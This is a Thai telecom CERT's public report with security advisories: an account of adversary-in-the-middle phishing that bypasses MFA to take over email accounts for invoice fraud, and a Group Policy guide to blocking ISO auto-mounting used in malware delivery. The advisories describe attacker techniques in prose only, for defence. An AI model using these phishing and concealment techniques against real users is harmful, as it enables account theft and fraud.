- Computer Security Incident Handling Guide https://nvlpubs.nist.gov/nistpubs/specialpublications/nist.sp.800-61r2.pdf
- CSIRT Services Framework https://www.first.org/standards/frameworks/csirts/csirt_services_framework_v2.1
- ENISA CSIRT maturity assessment model https://www.enisa.europa.eu/topics/csirts-in-europe/csirt-capabilities/csirt-maturity
- ENISA Cyber Security Training material https://www.enisa.europa.eu/topics/trainings-for-cybersecurity-specialists/online-training-material
- Establish A CSIRT (TH) https://www.etda.or.th/th/Useful-Resource/publications/Establish-A-CSIRT-TH.aspx
- Setting up CERT https://www.ncert.gov.ph/wp-content/uploads/2018/09/lecture30-settingupcertpowerpoint.pdf
- SIM3 : Security Incident Management Maturity Model http://opencsirt.org/wp-content/uploads/2019/12/SIM3-mkXVIIIc.pdf
- TheHive Project https://thehive-project.org/
- คู่มือการใช้งาน PGP สำหรับการรับส่งอีเมลอย่างปลอดภัย https://www.ttc-cert.or.th/

คำถาม | ข้อสงสัย | ข้อเสนอ

เอกสารแนบท้าย 2

[TLP:WHITE] การโจรกรรม Email Account เพื่อหลีกเลี่ยง (bypass) มาตรการป้องกันแบบการตรวจสอบสิทธิ์แบบหลายปัจจัย (Multi-factor authentication)

เผยแพร่ให้กับภาคส่วนโทรคมนาคมเมื่อ 2 ส.ค.65

เผยแพร่ให้กับสาธารณะเมื่อ 7 ต.ค.65

นักวิจัยของ Microsoft พบแคมเปญฟิชชิ่งขนาดใหญ่ โดยที่ผู้โจมตีทำการโจรกรรม Email Account ของผู้ใช้งานในองค์กรแม้ว่าองค์กรของผู้ใช้งานเหล่านี้ได้เปิดใช้งานมาตรการป้องกันแบบการตรวจสอบสิทธิ์แบบหลายปัจจัย (Multi-factor authentication - MFA) แล้วก็ตาม รายงานดังกล่าวระบุว่าการโจมตีแบบฟิชชิ่งประเภทนี้มีการโจมตีมาตั้งแต่เดือนกันยายน 2564 แล้ว และผู้โจมตีได้กำหนดเป้าหมายต่อองค์กรอย่างน้อย 10,000 แห่งทั่วโลก

เทคนิคที่ผู้โจมตีในการการโจมตีในแคมเปญนี้เรียกว่า Adversary-in-the-Middle (AiTM) และมาพร้อมกับวิธีการโจมตีดังต่อไปนี้

- ผู้โจมตีทำการสร้างพร็อกซีเซิร์ฟเวอร์และเว็บไซต์ปลอม จากนั้นจึงส่งอีเมลฟิชชิ่งไปยังผู้ใช้งานในองค์กรที่เป็นเป้าหมาย
- ผู้ใช้งานที่เป็นเหยื่อเชื่อว่าอีเมลฟิชชิ่งนั้นเป็นอีเมลที่ใช้งานรับส่งโดยปกติในองค์กร จึงทำการเปิดเว็บไซต์ปลอมหรือไฟล์แนบที่ถูกส่งมาจากอีเมลดังกล่าว
- ผู้ใช้งานที่เป็นเหยื่อถูกเปลี่ยนเส้นทาง (redirect) ไปยังเว็บไซต์ปลอมซึ่งจะระบุให้ผู้ใช้งานที่เป็นเหยื่อป้อนบัญชีอีเมลและรหัสผ่านเพื่อลงชื่อเข้าใช้ระบบงาน
- ผู้ใช้งานที่เป็นเหยื่อจึงทำการป้อนบัญชีผู้ใช้งาน รหัสผ่าน และข้อมูลสำหรับการทำ MFA เพื่อทำการพิสูจน์ตัวตนเข้าสู่ระบบ โดยในขั้นตอนนี้ พร็อกซีเซิร์ฟเวอร์ที่สร้างโดยผู้โจมตีจะเปลี่ยนเส้นทาง (redirect) ข้อมูลสำหรับการพิสูจน์ตัวตนที่ผู้ใช้งานที่เป็นเหยื่อป้อนไปยังหน้าเว็บไซต์ที่ถูกต้อง เพื่อให้ผู้ใช้งานที่เป็นเหยื่อสามารถเข้าสู่ระบบงานได้สำเร็จ
- ในขณะเดียวกัน ผู้โจมตีได้ขโมยข้อมูล credential และข้อมูลสำหรับพิสูจน์ตัวตนเข้าสู่ระบบ (authentication information) เป็นที่เรียบร้อยแล้ว ผลที่ได้คือผู้โจมตีสามารถเข้าถึง Email Account ของผู้ใช้งานที่เป็นเหยื่อได้สำเร็จโดยไม่ได้รับอนุญาตและไม่มีใครสังเกตเห็น

เมื่อผู้โจมตีทำการโจมตีในกรณีดังกล่าวได้สำเร็จ ผู้โจมตีจะทำการค้นหาหรือตรวจสอบข้อมูลการสนทนาทางอีเมลเกี่ยวกับการชำระเงิน (payments) หรือใบแจ้งหนี้ (invoice) ต่าง ๆ ที่อยู่ใน mailbox ของเหยื่อ จากนั้นผู้โจมตีจะแสร้งทำตัวเป็นผู้ใช้งานที่เป็นเหยื่อเพื่อส่งอีเมลหลอกลวง เช่น ขอให้ลูกค้าหรือเพื่อนร่วมงานโอนเงินไปที่บัญชีธนาคารของผู้โจมตี

เพื่อป้องกันไม่ให้ผู้ใช้งานที่เป็นเหยื่อสังเกตเห็นอีเมลที่น่าสงสัย ผู้โจมตีจะลบอีเมลหลอกลวงดังกล่าวและสร้าง inbox rules เพื่อซ่อนอีเมลตอบกลับของเป้าหมายที่ถูกหลอกลวง ตัวอย่างเช่น หาก mailbox ของผู้ใช้งานที่เป็นเหยื่อได้รับอีเมลจากเป้าหมายที่ถูกหลอกลวง อีเมลนั้นจะถูกลบหรือถูกย้ายไปยังโฟลเดอร์ archive โดยอัตโนมัติ พร้อมทั้งถูกทำให้แสดงผลว่าอ่านแล้ว (marked as read)

ถึงแม้ว่ามาตรการป้องกันแบบการตรวจสอบสิทธิ์แบบหลายปัจจัย (Multi-factor authentication - MFA) สามารถถูก bypass ได้เช่นในกรณีนี้ แต่อย่างไรก็ตามมาตรการป้องกันแบบ MFA ก็ยังถือว่ามีประสิทธิภาพมากในการป้องกันวิธีการโจมตีแบบอื่น ๆ ดังนั้นจึงเป็นการดีที่สุดสำหรับองค์กรและผู้ใช้งานที่จะยังคงใช้มาตรการป้องกันแบบ MFA ต่อไปเพื่อความปลอดภัยของ Email Account ของผู้ใช้งาน

ศูนย์ TTC-CERT มีข้อแนะนำดังต่อไปนี้เพื่อลดความเสี่ยงจากการโจมตีในกรณีนี้ ดังนี้

- ก่อนที่จะทำการป้อนข้อมูลการเข้าสู่ระบบ ผู้ใช้งานควรตรวจสอบ URL ของหน้าเข้าสู่ระบบ (login page) เพื่อให้แน่ใจว่าเครื่องคอมพิวเตอร์หรืออุปกรณ์ที่ใช้งานอยู่ได้เชื่อมต่อกับหน้าเข้าสู่ระบบที่ถูกต้องขององค์กร
- อย่าเปิดอีเมลหรือข้อความที่น่าสงสัย
- อย่าเปิดลิงก์หรือไฟล์แนบในอีเมลที่ถูกส่งมาจากอีเมลที่ไม่รู้จักหรืออีเมลที่น่าสงสัย
- อย่าลงชื่อเข้าใช้งาน (log in) บัญชีของตนผ่านลิงก์ที่ถูกส่งให้มาทางอีเมลหรือเว็บไซต์ที่ไม่รู้จักหรืออีเมลที่น่าสงสัย
- ใช้ความระมัดระวังเมื่อเปิดสิ่งที่แนบมากับอีเมล ถึงแม้ว่าไฟล์แนบนั้นผู้ส่งจะเป็นผู้ที่เรารู้จัก
- สแกนหาและลบไฟล์แนบอีเมลที่น่าสงสัย ตรวจสอบให้แน่ใจว่าไฟล์แนบที่สแกนเป็น "true file type" เช่น นามสกุลของไฟล์ (extension) ตรงกับ file header
- ตรวจสอบ inbox rules ที่น่าสงสัย
- ตรวจสอบพฤติกรรมการท่องเว็บของผู้ใช้งานในองค์กร และ จำกัดการเข้าถึง malicious domain และ malicious content และ malicious IP บนอินเทอร์เน็ต เป็นต้น โดยใช้อุปกรณ์ด้านความปลอดภัยขององค์กรที่มีอยู่ เช่น Firewall, Proxy, IPS, Web Gateway เป็นต้น
- ดำเนินการให้ความรู้และฝึกอบรมผู้ใช้งานในองค์กร ตลอดจนจำลองการโจมตีแบบอีเมลฟิชชิ่งอย่างสม่ำเสมอ เพื่อให้ผู้ใช้งานในองค์กรมีความตระหนักรู้จากการเข้าถึงเว็บไซต์ที่เป็นอันตรายหรือเปิดไฟล์แนบที่เป็นอันตราย และให้ผู้ใช้งานในองค์กรมีความตระหนักรู้ต่อการตอบสนองที่เหมาะสมต่ออีเมลฟิชชิ่ง
- (หากเป็นไปได้) ปิดใช้งาน hyperlink ในอีเมลที่ได้รับ
- (หากเป็นไปได้) ใช้เทคโนโลยีการพิสูจน์ตัวตนขั้นสูง (advanced authentication technology) เช่น ใช้การพิสูจน์ตัวตนการเข้าสู่ระบบแบบไม่ใช้รหัสผ่าน hardware-based FIDO (Fast IDentity Online) เป็นต้น

ทั้งนี้ หากสมาชิกต้องการรายละเอียดเพิ่มเติมเกี่ยวการโจมตีในกรณีนี้จาก Microsoft สามารถอ่านเพิ่มเติมได้ที่ https://www.microsoft.com/security/blog/2022/07/12/from-cookie-theft-to-bec-attackers-use-aitm-phishing-sites-as-entry-point-to-further-financial-fraud/ อย่างไรก็ตาม ศูนย์ TTC-CERT ได้นำข้อมูล

รายงานจาก Microsoft ไปสร้างเป็น Event ชื่อ “From cookie theft to BEC: Attackers use AiTM phishing sites as entry point to further financial fraud” เมื่อ 14 ก.ค.65 และ ได้จัดทำรายการ Indicators of Compromise (IOCs) เพื่อให้สมาชิกสามารถใช้ข้อมูลดังกล่าวเพื่อประโยชน์ขององค์กรต่อไป หากองค์กรของสมาชิกได้เชื่อมต่อกับระบบ Platform การแลกเปลี่ยนข้อมูล (MISP) ของศูนย์ TTC-CERT แล้ว ข้อมูลนี้จะถูกส่งไป MISP ขององค์กรท่านโดยอัตโนมัติ

ข้อมูลอ้างอิง

- https://www.microsoft.com/security/blog/2022/07/12/from-cookie-theft-to-bec-attackers-use-aitm-phishing-sites-as-entry-point-to-further-financial-fraud/
- https://fidoalliance.org/

เอกสารแนบท้าย 3


[TLP:WHITE] การป้องกันการ mount ไฟล์ ISO โดยอัตโนมัติบนระบบปฏิบัติการ Windows

เผยแพร่ให้ภาคส่วนโทรคมนาคมเมื่อ 9 ส.ค.65

เผยแพร่ให้กับสาธารณะเมื่อ 7 ต.ค.65

ในรอบ 6 เดือนที่ผ่านมา ศูนย์ TTC-CERT พบว่าผู้ไม่หวังดีเริ่มมีการปรับเปลี่ยนรูปแบบการโจมตี (TTPs) โดยการนำไฟล์ที่เป็นอันตรายสำหรับใช้ในการโจมตีเหยื่อ เช่น ไฟล์ exe, dll, shortcut file, หรือไฟล์ Microsoft Office เป็นต้น มาใส่ในไฟล์ Optical Disc Image (ISO) จากนั้นผู้ไม่หวังดีจะทำการซ่อนไฟล์ และ/หรือ เปลี่ยนรูปของไอคอนเพื่อลวงให้เหยื่อเปิดไฟล์ที่ใช้สำหรับโจมตี ตาม**ภาพที่ 1** เมื่อผู้ไม่หวังดีได้สร้างไฟล์ ISO สำหรับโจมตีเสร็จเรียบร้อยแล้วผู้ไม่หวังดีจะส่งไฟล์ ISO ดังกล่าวให้เหยื่อผ่านทาง Email หรือ ช่องทางอื่น ๆ ซึ่งสอดคล้องกับข้อมูลจากรายงานของบริษัท proofpoint ที่ระบุว่าพบการใช้งานไฟล์ ISO, RAR, และ Windows Shortcut (LNK) ถูกใช้เป็นส่วนหนึ่งในการโจมตีเพิ่มขึ้นอย่างมากซึ่งเป็นผลมาจากการที่ Microsoft ปรับเปลี่ยนนโยบายเกี่ยวกับการใช้งาน macro ในผลิตภัณฑ์ Microsoft Office ทำให้ผู้ไม่หวังดีหันมาใช้งานไฟล์ ISO, RAR และ LNK เพื่อประโยชน์ในการหลบเลี่ยงระบบป้องกันด้วย Mark of the Web (MOTW)[1]

ตัวอย่างของการโจมตีโดยใช้ไฟล์ ISO ที่ผ่านมามีดังนี้ (1) Leveraging Disk Imaging Tools to Deliver RATs[2] รายงานโดย trustwave หรือ (2) TA578 using thread-hijacked emails to push ISO files for Bumblebee malware[3] รายงานโดย SANS Internet Storm Center หรือ (3) Distributing IcedID via ISO file[4] รายงานโดย ASEC analysis team หรือ (4) BumbleBee Roasts Its Way to Domain Admin[5] โดย The DFIR Report เป็นต้น



ภาพที่ 1 *แสดงตัวอย่างข้อมูลในไฟล์ ISO หลังจากที่ทำการ mount แล้ว*

[1] "Subvert Trust Controls: Mark-of-the-Web Bypass - MITRE ATT&CK®." 22 Feb. 2021, https://attack.mitre.org/techniques/T1553/005/. Accessed 9 Aug. 2022.


[2] "Leveraging Disk Imaging Tools to Deliver RATs - SpiderLabs." 23 Dec. 2019, https://www.trustwave.com/en-us/resources/blogs/spiderlabs-blog/leveraging-disk-imaging-tools-to-deliver-rats/. Accessed 8 Aug. 2022.

[3] "TA578 using thread-hijacked emails to push ISO files for Bumblebee." 11 May. 2022, https://isc.sans.edu/diary/rss/28636. Accessed 8 Aug. 2022.

[4] "ISO 파일을 통해 IcedID 유포 중 - ASEC BLOG." 20 Jul. 2022, https://asec.ahnlab.com/ko/36776/. Accessed 8 Aug. 2022.

[5] "BumbleBee Roasts Its Way to Domain Admin - The DFIR Report." 8 Aug. 2022, https://thedfirreport.com/2022/08/08/bumblebee-roasts-its-way-to-domain-admin/. Accessed 9 Aug. 2022.

ระบบปฏิบัติการ Windows มีความสามารถในการ mount ไฟล์ ISO ในตัวโดยไม่ต้องติดตั้งโปรแกรมเพิ่มเติม ตั้งแต่ Windows 8 โดยหากผู้ใช้งานทำการดับเบิลคลิกที่ไฟล์ ISO ระบบปฏิบัติการจะทำการ mount ไฟล์ ISO ให้เป็น drive หนึ่งในเครื่องคอมพิวเตอร์ของผู้ใช้งานโดยอัตโนมัติ โดยหากผู้ไม่หวังดีได้ทำการซ่อนไฟล์ที่เป็นอันตรายที่อยู่ในไฟล์ ISO เหยื่อก็จะไม่เห็นไฟล์ที่ถูกผู้ไม่หวังดีซ่อนเอาไว้หลังจากที่ได้ mount ไฟล์ ISO รายละเอียดตาม**ภาพที่ 2**




ภาพที่ 2 *แสดงตัวอย่างข้อมูลในไฟล์ ISO (SHA256: 9887e7a708b4fc3a91114f78ebfd8dcc2d5149fd9c3657872056ca3e5087626d) หลังจากที่ทำการ mount แล้ว โดยภาพบนเป็นข้อมูลในไฟล์ ISO ที่เหยื่อจะเห็น ซึ่งในกรณีนี้ผู้ไม่หวังดีได้ทำการซ่อนไฟล์เอาไว้ทำให้ผู้ใช้งานอาจถูกทำให้เชื่อว่าไฟล์ที่เห็นไม่มีอะไรที่ต้องสงสัย สำหรับภาพล่างเป็นกรณีที่เครื่องคอมพิวเตอร์ได้ทำการ enable ให้ระบบปฏิบัติการ Windows แสดงไฟล์ที่ถูกซ่อนและแสดงนามสกุลของไฟล์ จะทำให้ผู้ใช้งานสามารถมองเห็นไฟล์ต้องสงสัยต่างๆ ที่ผู้ไม่หวังดีได้ซ่อนเอาไว้*

ศูนย์ TTC-CERT จึงได้ทำการเขียนบทความนี้ขึ้นมา เพื่อให้สมาชิกและผู้ใช้งานทั่วไปสามารถนำวิธีการที่เขียนในบทความนี้ไปใช้ในการป้องกันการ mount ไฟล์ ISO โดยอัตโนมัติบนระบบปฏิบัติการ Windows เพื่อลดความเสี่ยงให้แก่ตัวผู้อ่าน และ/หรือ องค์กรของผู้อ่านจากมัลแวร์ที่ใช้วิธีการโจมตีที่เริ่มต้นจากไฟล์ ISO (initial access) อันจะเป็นประโยชน์ต่อสาธารณะต่อไป


วิธีการการป้องกันการ mount ไฟล์ ISO โดยอัตโนมัติบนระบบปฏิบัติการ Windows ด้วยการบล็อกการติดตั้งไดรเวอร์ Virtual DVD/CD-ROM บนระบบปฏิบัติการ Windows มีขั้นตอนดังนี้

- กดที่คีย์ Windows แล้วทำการพิมพ์ gpedit.msc จากนั้นกดปุ่ม Enter ซึ่งจะเป็นการเปิดหน้า Group Policy Editor ในระบบปฏิบัติการ Windows
- ไปที่ Computer Configuration > Administrative Templates > System > Device Installation > Device Installation Restrictions
  - ดับเบิลคลิกที่ "**Prevent installation of devices that match any of these device IDs**" ตาม**ภาพที่ 3**




ภาพที่ 3

- ทำการเปลี่ยนสถานะของการตั้งค่าเป็น Enabled ตาม**ภาพที่ 4**
- เลือก checkbox "Also apply to matching devices that are already installed." ตาม**ภาพที่ 4**




ภาพที่ 4

- หลังจากนั้นคลิกที่ปุ่ม Show...
  - เพิ่ม Device IDs สำหรับอุปกรณ์ที่ผู้อ่านไม่ต้องการให้ Windows ติดตั้งอุปกรณ์ (ในแต่ละแถวสำหรับหนึ่งอุปกรณ์)
  - ในที่นี้ให้ใส่ค่า **SCSI\CdRomMsft____Virtual_DVD-ROM_** สำหรับการป้องกันการ mount ไฟล์ ISO โดยอัตโนมัติ ตาม**ภาพที่ 5**
  - เมื่อดำเนินการกำหนดค่า Device IDs เรียบร้อยแล้ว ให้ทำการคลิก **OK**



ภาพที่ 5

- รายละเอียดการดำเนินการทั้งหมดโดยสรุปเป็นไปดัง**ภาพที่ 6**



ภาพที่ 6

อย่างไรก็ตาม ก่อนที่จะนำวิธีการในบทความนี้ไปใช้งานองค์กรนั้น องค์กรควรต้องประเมินความเสี่ยงต่อผลกระทบทางธุรกิจต่อผู้ใช้งาน ผู้มีส่วนได้ส่วนเสีย และ/หรือ ลูกค้าที่รับบริการขององค์กรเสียก่อน เนื่องจากบางองค์กรอาจมีความจำเป็นต้องใช้งานการ mount ไฟล์ ISO เพื่อประกอบธุรกิจ ทั้งนี้ การแก้ไขเปลี่ยนแปลงใด ๆ กับระบบ ซอฟต์แวร์ หรือ Configuration ต่าง ๆ เพื่อลดความเสี่ยงจากการโจมตีจากผู้ไม่หวังดีด้วยวิธีในบทความนี้ องค์กรควรปฏิบัติตาม Change Management Policy และ/หรือ Risk Management Policy และ/หรือ Business Impact Assessment ขององค์กรอย่างเคร่งครัด

ข้อมูลอ้างอิง

- https://www.blognone.com/node/129492
- https://docs.microsoft.com/en-us/windows/client-management/manage-device-installation-with-group-policy
- https://malicious.link/post/2022/blocking-iso-mounting/
- https://www.proofpoint.com/us/blog/threat-insight/how-threat-actors-are-adapting-post-macro-world

เอกสารแนบท้าย 4

รายงานการเผยแพร่ความรู้สู่สาธารณะ ครั้งที่ 14

ศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ด้านโทรคมนาคมโดย นายพิศุทธิ์ ม่วงสมัย ได้เป็นวิทยากรในการบรรยายเพื่อหารือและแลกเปลี่ยนข้อมูลด้านการดำเนินงานศูนย์ประสานงานรักษาความมั่นคงปลอดภัยทางคอมพิวเตอร์ (Sectorial CERT) ระหว่างภาคส่วนโทรคมนาคมและภาคส่วนพลังงาน เมื่อวันพุธที่ 9 พฤศจิกายน 2565 เวลา 13.30 ถึง 15.30 น. ณ ห้องประชุม 1 ชั้น 15 กระทรวงพลังงาน อาคารบี ศูนย์เอนเนอร์ยี่คอมเพล็กซ์ เขตจตุจักร กรุงเทพฯ โดยมีรายละเอียดตามเอกสารแนบท้าย 1

